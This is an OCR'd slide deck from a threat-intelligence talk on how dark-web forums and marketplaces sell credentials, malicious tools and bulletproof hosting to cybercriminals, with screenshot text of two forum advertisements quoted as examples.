
Fraud for Sale: How the Dark Web Enables Cyber Attackers

Lindsay Kaye, *Vice President, Threat Intelligence*

whoami

- VP, Threat Intelligence at HUMAN Security
- Malware analyst/reverse engineer
- Author of “Dissecting the Dark Web: Reverse Engineering the Tools of the Underground Economy” (No Starch Press)
- Budgie mom



Overview

What IS the “dark web”?

What happens on it?

Why do we care?

What do we do about it?

Overview

Open web: indexed by search engines, the “normal internet”

Deep web: not indexed, not inherently malicious - think password-protected sites, those behind paywalls

Dark web: collection of forums and marketplaces selling explicitly malicious, illegal or questionable goods and services

Reach using a “normal” browser

Overview

Open web: indexed by search engines, the “normal internet”


Deep web: not indexed, not inherently malicious - think password-protected sites, those behind paywalls

Dark web: collection of forums and marketplaces selling explicitly malicious, illegal or questionable goods and services

Reach using Tor

What's Tor?

- The "Onion Router" routes traffic through a series of nodes using layered encryption - each node removes one layer
- No single point knows both where traffic originates from and its destination
- Enables anonymity on the internet



What the Dark Web Is

Collection of forums and marketplaces selling explicitly malicious, illegal or questionable goods and services such as...

- Credentials and malware logs
- Malware and malicious tools
- Forums for discussion on malicious things
- Services and non-KYC infrastructure hosting

More on these specifics later, but first...

What the Dark Web Is Not

- The place to go for “hitmen”
- Full of “hackers for hire” ready to write a Visual Basic GUI for you to trace your frenemy’s internet browsing activity for $20
- Dark Web === CSAM
- Bigger than the open web
- Where sophisticated criminals openly plan attacks against companies
    - Usually TOX/private channels
    - Researchers/LE are watching

Why Don’t They Just Take Down the Dark Web?


Well, you can’t


- International law enforcement task forces have taken down several forums and marketplaces - these are complex and challenging operations
- Some pop back up, sooner or later, or rebrand - they won’t just go away


Remember: Criminals will find a way to keep making money

The Who, The What and The Why

What Does the Dark Web “Look” Like?








The People

- Financially-motivated cybercriminals
  - Operators: individuals/groups selling product/service
  - Affiliates: clients purchasing product/service
  - Software developers, hackers, forum admins, etc
- Reputation is key!
  - Vouches
  - Putting money on the line
  - Participation/establishing expertise




Reputation

User paid to get into this forum

When they joined


How much in Bitcoin they put down/is left in their account




The Products


Purchase access to almost anything you need to conduct a cyber attack


- Initial access - credentials/accounts, phishing kits, stealers
- Data dumps (contain a wide variety of info)
- Malicious tools
- Ransomware
- Services - tutorials, bulletproof hosting




Credentials/Malware Logs










Malicious Tools: Checkers






Malicious Tools: AIO toolkits








Services



ULTIMATE CRACKING PACK - CRACKING TOOLS / TUTORIALS
by 17 April, - 04:36 AM
OP 17 April, - 04:36 AM (This post was last modified: 19 November, - 09:12 PM by
Content -
Tutorials
Cracking All Types of Accounts
How to Make Money with Cracking
How to Start Your Own Service
Combo & Config Tutorials
Advanced Config Tutorials
Detect Hitstealer
reCaptcha Bypass
Config Making Videos
3 Paid Akamai Bypass Methods
Protocol Buffer Decryptor
604
REP
3.376
LIKES
Godlike
POSTS: 9.408
THREADS: 671


[BULLETPROOF] WINDOWS/LINUX/MACOS VPS FROM $4.99 DMCA & ABUSE IGNORED VIRTUALINE
by - 22 March, - 11:09 PM
OP 22 March, - 11:09 PM (This post was last modified: 20 August, - 01:57 PM by Edited 3 times in total.)
virtualine
REP
LIKES
Infinity
POSTS: 116
THREADS: 2
JOINED: MAR
VOUCHES:
CREDITS: 0
virtualine
Privacy First
Next Generation
Virtual Servers For You!
100% bulletproof cloud services offer reliable and trusted solutions with offshore locations available for enhanced privacy. We prioritize your security and anonymity by requiring no KYC and collecting no personal data. Enjoy the peace of mind that comes with 24/7 support and next-generation hardware designed to meet your needs.
Get Started
Live Support
No KYC
No Personel Data
Offshore
Location Avability
%100
Bullet-Proof

“Partnership”



